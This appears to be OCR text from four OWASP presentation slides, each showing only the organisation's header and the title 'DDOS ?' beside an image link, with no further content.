
OWASP
The Open Web Application Security Project

DDOS ?




OWASP
The Open Web Application Security Project

DDOS ?




OWASP
The Open Web Application Security Project

DDOS ?




OWASP
The Open Web Application Security Project

DDOS ?



